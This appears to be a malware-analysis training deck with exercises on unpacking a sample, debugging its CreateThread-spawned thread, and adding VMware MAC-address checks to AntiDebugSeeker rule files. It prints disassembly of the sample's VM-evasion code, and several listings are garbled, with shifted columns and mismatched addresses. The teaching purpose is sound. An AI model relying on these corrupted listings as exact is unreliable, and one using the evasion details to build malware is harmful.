
The screenshot shows the IDA Pro interface with assembly code. A blue callout box explains that memory addresses differ between IDA and a debugger. In the assembly view, the instruction at address 00BB45A7 is highlighted with a red box and labeled as the 'EntryPoint'. The assembly code includes various instructions such as 'xor eax, eax', 'push eax', and 'call' instructions to functions like '&CreateThread', '&CloseHandle', '&GetCurrentProc', and '&WaitForSinglec'.

Address	Disassembly	Comment
.text:004145A7	public start	
.text:004145A7	start proc near	
.text:004145A7	xor eax, eax	
.text:004145A9	push eax	
.text:004145AA	push eax	
.text:004145AB	push eax	; lpParameter
.text:004145AC	push 00BB45A7	
.text:004145B1	push 00BB45A9	
.text:004145B2	push 00BB45AA	
.text:004145B3	push 00BB45AB	
.text:004145B9	push 00BB45AC	68 F83CBB00
.text:004145BA	push 00BB45B1	
.text:004145C0	push 00BB45B2	
.text:004145C2	call 00BB45B3	FF15 CC51BB00
.text:004145C8	push 00BB45B9	
.text:004145C9	call 00BB45BA	FF15 BC51BB00
.text:004145CF	xor eax, eax	6A FF
.text:004145D1	ret 00BB45C2	FF15 8851BB00
.text:004145D1	start 00BB45C8	50
.text:004145D1	start 00BB45C9	FF15 8C51BB00
.text:004145D1	start 00BB45CF	33C0
.text:004145D1	start 00BB45D1	C2 1000
.text:004145D1	start 00BB45D4	CC
	xor eax, eax	EntryPoint
	push eax	
	push eax	
	push eax	
	push unpack_exercise4.BB3CF8	
	push eax	
	push eax	
	call dword ptr ds:[&CreateThread]	
	push eax	
	call dword ptr ds:[&CloseHandle]	
	push FFFFFFFF	
	call dword ptr ds:[&GetCurrentProc	
	push eax	
	call dword ptr ds:[&WaitForSinglec	
	xor eax, eax	
	ret 10	
	int3	



Edit > Segments > Rebase program

Memory Map



アドレス	サイズ	Party	情報
00BA0000	00001000	User	unpack_exercise4.exe
00BA1000	00014000	User	".text"
00BB5000	00003000	User	".rdata"
00BB8000	00010000	User	".data"
00BC8000	00002000	User	".reloc"
00000000	00010000	User	

Input 0xBA0000

# Exercise4 Answer Question2

```
.text:00BB45A7
.text:00BB45A7
.text:00BB45A7
.text:00BB45A7 public start
.text:00BB45A7 start proc near
.text:00BB45A7 xor     eax, eax
.text:00BB45A9 push   eax                ; lpThreadId
.text:00BB45AA push   eax                ; dwCreationFlags
.text:00BB45AB push   00BB45A9
.text:00BB45AC push   00BB45AA
.text:00BB45B1 push   00BB45AB
.text:00BB45B2 push   00BB45AC
.text:00BB45B3 call   00BB45AC           68 F83CBB00
.text:00BB45B9 push   00BB45B1
.text:00BB45BA call   00BB45B2           50
.text:00BB45C0 push   00BB45B3           FF15 CC51BB00
.text:00BB45C2 call   00BB45B9           50
.text:00BB45C8 push   00BB45BA           FF15 BC51BB00
.text:00BB45C9 call   00BB45C0           6A FF
.text:00BB45CF xor     00BB45C2           FF15 8851BB00
.text:00BB45D1 retn   00BB45C8           50
.text:00BB45D1 start 00BB45C9           FF15 8C51BB00
.text:00BB45D1      00BB45CF           33C0
      00BB45D1      C2 1000
      00BB45D4      CC
```

Ensure that the addresses are the same.

Address	Disassembly	Comment
00BB45A7	xor eax, eax	EntryPoint
00BB45A9	push eax	
00BB45AA	push eax	
00BB45AB	push eax	
00BB45AC	push unpack_exercise4.BB3CF8	
00BB45B1	push eax	
00BB45B2	push eax	
00BB45B3	call dword ptr ds:[&CreateThread]	
00BB45B9	push eax	
00BB45BA	call dword ptr ds:[&CloseHandle]	
00BB45C0	push FFFFFFFF	
00BB45C2	call dword ptr ds:[&GetCurrentProc	
00BB45C8	push eax	
00BB45C9	call dword ptr ds:[&WaitForSinglec	
00BB45CF	xor eax, eax	
00BB45D1	ret 10	
00BB45D4	int3	

Target Malware : Exercise4.exe

## Question3.

This diagram shows a part of malware that has been unpacked using IDA/Ghidra. It is creating a thread using CreateThread.

How should I debug the thread that has been created?

```
public start
start proc near
xor     eax, eax
push   eax           ; lpThreadId
push   eax           ; dwCreationFlags
push   eax           ; lpParameter
push   offset sub_413CF8 ; lpStartAddress
push   eax           ; dwStackSize
push   eax           ; lpThreadAttributes
call   ds:CreateThread
push   eax           ; hObject
call   ds:CloseHandle
push   0FFFFFFFFh    ; dwMilliseconds
call   ds:GetCurrentProcess
push   eax           ; hObject
call   ds:WaitForSingleObject
xor     eax, eax
retn   10h
start endp
```

# Exercise 4

## Question3 Answer For IDA

CreateThread is a function that creates a new thread. In this case, it sets the function labeled as sub\_BB3CF8 as the starting point for the execution of the new thread.

```
.text:00BB45A7  
.text:00BB45A7  
.text:00BB45A7  
.text:00BB45A7 public start  
.text:00BB45A7 start proc near  
.text:00BB45A7 xor     eax, eax  
.text:00BB45A9 push   eax           ; lpThreadId  
.text:00BB45AA push   eax           ; dwCreationFlags  
.text:00BB45AB push   eax           ; lpParameter  
.text:00BB45AC push   offset sub_BB3CF8 ; lpStartAddress  
.text:00BB45B1 push   eax           ; dwStackSize  
.text:00BB45B2 push   eax           ; lpThreadAttributes  
.text:00BB45B3 call   ds:CreateThread
```

# Exercise4 Answer Question3

```
.text:00BB45A7  
.text:00BB45A7  
.text:00BB45A7  
.text:00BB45A7 public start  
.text:00BB45A7 start proc near  
.text:00BB45A7 xor     eax, eax  
.text:00BB45A9 push    eax           ; lpThreadId  
.text:00BB45AA push    eax           ; dwCreationFlags  
.text:00BB45AB push    eax           ; lpParameter  
.text:00BB45AC push    offset sub_BB3CF8 ; lpStartAddress  
.text:00BB45B1 push    eax           ; dwStackSize  
.text:00BB45B2 push    eax           ; lpThreadAttributes  
.text:00BB45B3 call    ds:CreateThread
```

Since this is the starting position of the thread, set a breakpoint at this memory address.

```
.text:00BB3CF8  
.text:00BB3CF8 push    ebp  
.text:00BB3CF9 mov     ebp, esp  
.text:00BB3CFB and     esp, 0FFFFFFF8h  
.text:00BB3CFE sub     esp, 0ACh  
.text:00BB3D04 push    ebx  
.text:00BB3D05 mov     ebx, ds:GetProcessHeap  
.text:00BB3D0B xor     eax, eax  
.text:00BB3D0D push    esi  
.text:00BB3D0E push    edi  
.text:00BB3D0F push    208h           ; dwBytes  
.text:00BB3D14 push    8              ; dwFlags  
.text:00BB3D16 mov     [esp+0C0h+var_8], eax  
.text:00BB3D1D call    ebx ; GetProcessHeap  
.text:00BB3D1F mov     esi, ds:HeapAlloc  
.text:00BB3D25 push    eax           ; hHeap  
.text:00BB3D26 call    esi ; HeapAlloc  
.text:00BB3D28 push    208h           ; dwBytes  
.text:00BB3D2D mov     edi, eax  
.text:00BB3D2F push    8              ; dwFlags
```

# Exercise4 Answer Question3

00BB45A7	33c0	xor eax, eax	EntryPoint
00BB45A9	50	push eax	
00BB45AA	50	push eax	
00BB45AB	50	push eax	
00BB45AC	68 583CF800	push unpack_exercise4.BB3CF8	
		push eax	
		push eax	
		call dword ptr ds:[&CreateThread]	
		push eax	
		call dword ptr ds:[&CloseHandle]	
		push FFFFFFFF	
		call dword ptr ds:[&GetCurrentProc	
		push eax	
		call dword ptr ds:[&waitForSinglec	
		xor eax, eax	
		ret 10	
00BB45CF	33c0	int 3	
00BB45D1	c2 1000	int 3	
00BB45D4	CC	int 3	
00BB45D5	CC	int 3	
00BB45D6	CC	int 3	
00BB45D7	CC	int 3	
00BB45D8	CC	int 3	
00BB45D9	CC	int 3	
00BB45DA	CC	int 3	
00BB45DB	CC	int 3	

Ctrl + G > input 00BB3cf8

表示するアドレスの式を入力...

式を修正! -> unpack\_exercise4.00BB3CF8

確定(O) 取消(C)

# Exercise4 Answer Question3


Before executing the thread, press F9.

Number	ID	Entry	TEB	EIP
1	2248	772D6020	0103C000	7730F7FC
<b>Main</b>	1140	00BB45A7	01039000	00BB45A7
2	3608	772D6020	0103F000	7730F7FC
3	5796	772D6020	01042000	7730F7FC

00BB3CF8	55	push ebp
00BB3CF9	8BEC	mov ebp,esp
00BB3CFB	8BEC	and esp,FFFFFFF8
00BB3CFE		
00BB3D04		
00BB3D05		ptr ds:[&GetProcessHeap]
00BB3D0E		
00BB3D0D		
00BB3D0F	F7	push edi

Set Breakpoints + F9

After executing the thread, press F9.



Number	ID	Entry	TEB	EIP
1	2248	772D6020	0103C000	7730F7FC
Main	1140	00BB45A7	01039000	7730DC2C
2	3608	772D6020	0103F000	7730F7FC
3	5796	772D6020	01042000	7730F7FC
<b>4</b>	3884	00BB3CF8	01045000	00BB3CF8

New thread are created



## Target Malware : Exercise4.exe (Unpacked Version)

### Question4.

Find the MAC address related to VMware from the values written in hexadecimal, edit the rule file, and make it detectable by AntiDebugSeeker.

```
.text:00412300 push    edi
.text:00412301 push    6
.text:00412303 pop     eax
.text:00412304 push    0Ch           ; dwBytes
.text:00412306 push    8           ; dwFlags
.text:00412308 mov     [ebp+var_68], 0F01FAF00h
.text:0041230F mov     [ebp+var_64], 505600h
.text:00412316 mov     [ebp+var_60], 8002700h
.text:0041231D mov     [ebp+var_5C], 0C2900h
.text:00412324 mov     [ebp+var_58], 56900h
.text:0041232B mov     [ebp+var_54], 3FF00h
.text:00412332 mov     [ebp+var_50], 1C4200h
.text:00412339 mov     [ebp+var_4C], 163E00h
.text:00412340 mov     [ebp+var_20], 38122404h
.text:00412347 mov     [ebp+var_1C], 355A6266h
.text:0041234E mov     byte ptr [ebp+var_18], al
.text:00412351 mov     [ebp+var_18+1], 565Eh
.text:00412357 mov     [ebp+lpProcName], 6A517456h
.text:0041235E mov     [ebp+var_C], 32h ; '2'
.text:00412362 call    ds:GetProcessHeap
.text:00412368 push   eax           ; hHeap
.text:00412369 call    ds:HeapAlloc
.text:0041236F mov     ecx, eax
.text:00412371 xor     eax, eax
.text:00412373 mov     edi, ecx
.text:00412375 mov     [ebp+lpLibFileName], ecx
.text:00412378 stosd
.text:00412379 stosd
```

```
00bb2306 6a 08      PUSH     0x8                DWORD dwFlags for HeapAlloc
00bb2308 c7 45 98   MOV     dword ptr [EBP + local_6c],0xf01faf00
00bb230f c7 45 9c   MOV     dword ptr [EBP + local_68],0x505600
00bb2316 c7 45 a0   MOV     dword ptr [EBP + local_64],0x8002700
00bb231d c7 45 a4   MOV     dword ptr [EBP + local_60],0xc2900
00bb2324 c7 45 a8   MOV     dword ptr [EBP + local_5c],0x56900
00bb232b c7 45 ac   MOV     dword ptr [EBP + local_58],0x3ff00
00bb2332 c7 45 b0   MOV     dword ptr [EBP + local_54],0x1c4200
00bb2339 c7 45 b4   MOV     dword ptr [EBP + local_50],0x163e00
00bb233f c7 45 b8   MOV     dword ptr [EBP + local_4c],0x38122404
00bb2347 c7 45 e4   MOV     dword ptr [EBP + local_20],0x355a6266
00bb234e 88 45 e8   MOV     byte ptr [EBP + local_1c],AL
00bb2351 66 c7 45   MOV     word ptr [EBP + local_1c+0x1],0x565e
00bb2357 c7 45 f0   MOV     dword ptr [EBP + local_14],0x6a517456
00bb235e c6 45 f4 32 MOV     byte ptr [EBP + local_10],0x32
00bb2362 ff 15 60   CALL    dword ptr [->KERNEL32.DLL::GetProcessHeap] = 000165c2
00bb2368 51 bb 00   PUSH   EAX                HANDLE hHeap for HeapAlloc
00bb2369 ff 15 58   CALL    dword ptr [->KERNEL32.DLL::HeapAlloc] = 000165aa
```

# Exercise 4

## Question4 Answer For IDA

```
push 6
pop  eax
push 0Ch          ; dwBytes
push 8           ; dwFlags
mov  [ebp+var_68], 0F01FAF00h
mov  [ebp+var_64], 505600h
mov  [ebp+var_60], 8002700h
mov  [ebp+var_5C], 0C2900h
mov  [ebp+var_58], 56900h
mov  [ebp+var_54], 3FF00h
mov  [ebp+var_50], 1C4200h
mov  [ebp+var_4C], 163E00h
mov  [ebp+var_20], 38122404h
mov  [ebp+var_1C], 355A6266h
mov  byte ptr [ebp+var_18], al
mov  [ebp+var_18+1], 565Eh
mov  [ebp+lpProcName], 6A517456h
mov  [ebp+var_C], 32h ; '2'
call ds:GetProcessHeap
push eax         ; hHeap
call ds:HeapAlloc
mov  ecx, eax
```

The three hexadecimal values are related to VMware's MAC address, and are being used to check if the analysis environment is a virtual machine.

# Exercise4 Answer Question4

Define the three values in the anti\_debug.

**Ctrl + Shift + E  
Open and Edit Config File**

```
###Anti_Debug
[CommandLine]
GetCommandLin
GetCommandLineW

[Debugger check]
CheckRemoteDebuggerPresent
DebugActiveProcess
DebugBreak
DbgSetDebugFilterState
DbgUiDebugActiveProcess
IsDebuggerPresent
NtDebugActiveProcess
NtQueryObject
NtSetDebugFilterState
NtSystemDebugControl
OutputDebugStringA
OutputDebugStringW

[Process Check]
CreateToolhelp32Snapshot
GetWindowThreadProcessId
NtQueryInformationProcess
NtSetInformationProcess
Process32First
Process32Next
Process32FirstW
Process32NextW

[Process Create]
CreateProcessA
CreateProcessW

[Get Process ID]
GetCurrentProcessId
```

[VMware-MacAddress-Check\_1]  
505600h

[VMware-MacAddress-Check\_2]  
0C2900h

[VMware-MacAddress-Check\_3]  
56900h

Line:419 Column:7

Save Cancel

Save Cancel

v.1934 6  
idapython@googlegroups.com>

Add three rules to the Anti\_Debug\_Technique section. Click Save button.

# Exercise4 Answer Question4


Edit anti\_debug\_techniques\_descriptions.json.

```
45 Enumerate_Running_Processes : The CreateRoomerPozonapshot function to enumerate running processes. #mit might be detecting a specific debugger
46 "NtSetInformationThread" : "They may be attempting to hide the debug thread using NtSetInformationThread.",
47 "ThreadHideFromDebugger_0x11" : "The function NtSetInformationThread is invoked to
48 "NtQueryInformationProcess" : "This is an API frequently used to check if debugg
49 "NtQueryInformationProcess_PDPort" : "By passing the ProcessDebugPort as an argu
50 "NtQueryInformationProcess_PDFlags" : "By using ProcessDebugFlags (0x1f) with Nt
51 "NtQueryInformationProcess_PDObjectHandle" : "Using ProcessDebugObjectHandle (0x
52 "NtQuerySystemInformation_KD_Check" : "Calling NtQuerySystemInformation with Sys
53 "Extract_Resource_Section" : "Data in the Resource section might be loaded by ma
54 "Commucate_function_String" : "Indicating potential communication features, poss
55 "Commucate_function" : "Detected by characters related to '/' and '443', indicat
56 "Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being perform
57 "Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether the analysis is
58 ] EOF
```

An important point to note is that the rule names listed in this file must match those in the anti\_debug.config. If they do not match, it will not be possible to verify the details of the rules.


```
Commucate_function_String : Indicating potential communication features, poss
"Commucate_function" : "Detected by characters related to '/' and '443', indicat
"Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being perform
"Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether the analysis is
"VMware-MacAddress-Check_1" : "This value checks whether it is an analysis environ
"VMware-MacAddress-Check_2" : "This value checks whether it is an analysis environ
"VMware-MacAddress-Check_3" : "This value checks whether it is an analysis environ
EOF
```

# Exercise4 Answer Question4



Category Name	Possible Anti-Debug API	Address	Possible Anti-Debug Technique	Address
			Enumerate_Running_Processes	0x411f10
Process Check	Process32FirstW	0x411F27		
Analysis Environment Check	GetExitCodeProcess	0x411F7F		
Check Invalid Close->Exception	CloseHandle	0x411FA5		
Process Check	Process32NextW	0x411FB4		
Check Invalid Close->Exception	CloseHandle	0x411FC7		
Time Check	Sleep	0x411FCF		
Time Check	Sleep	0x412002		
Time Check	Sleep	0x41201E		
Process Create	CreateProcessW	0x412121		
Time Check	Sleep	0x412133		
Process Create	CreateProcessW	0x41214D		
Process Create	CreateProcessW	0x41217C		
Time Check	Sleep	0x412189		
Process Create	CreateProcessW	0x4121A6		
Registry Operation	RegCloseKey	0x4122E4		
			VMware-MacAddress-Check_1	0x41230f
			VMware-MacAddress-Check_2	0x41231d
			VMware-MacAddress-Check_3	0x412324
Time Check	Sleep	0x41256C		
Get Thread/Module Handle	GetModuleHandleA	0x41264B		
Get Thread/Module Handle	GetModuleHandleA	0x4126E0		
Get UserName	GetUserNameA	0x412705		
Analysis Environment Check	GetUserNameA	0x412705		
Compare Strings	lstrcmpA	0x41279F		
Compare Strings	lstrcmpA	0x41282F		
Analysis Environment Check	GetComputerNameA	0x4128D9		
Compare Strings	lstrcmpA	0x4129F0		

# Exercise4 Answer Question4



IDA View-A | Detected Function List | Anti Debug Detection Results

VM

Double-click on a function

Enumerate\_Running\_Processes  
(24detected)

sub\_412298  
(0x412298)  
RegCloseKey  
(1detected)

sub\_4122F4  
(0x4122F4)  
VMware-MacAddress-Check\_1  
VMware-MacAddress-Check\_2  
VMware-MacAddress-Check\_3  
(3detected)

sub\_4124C9  
(0x4124C9)  
Sleep  
(1detected)

sub\_412593  
(0x412593)  
GetModuleHandleA  
GetModuleHandleA  
GetUserNameA  
StrStrA  
StrStrA  
StrStrA  
StrStrA

Target Malware : Exercise4.exe (Unpacked Version)

## Question 5.

What is this code doing,  
and how can the results of its execution be debugged?

```
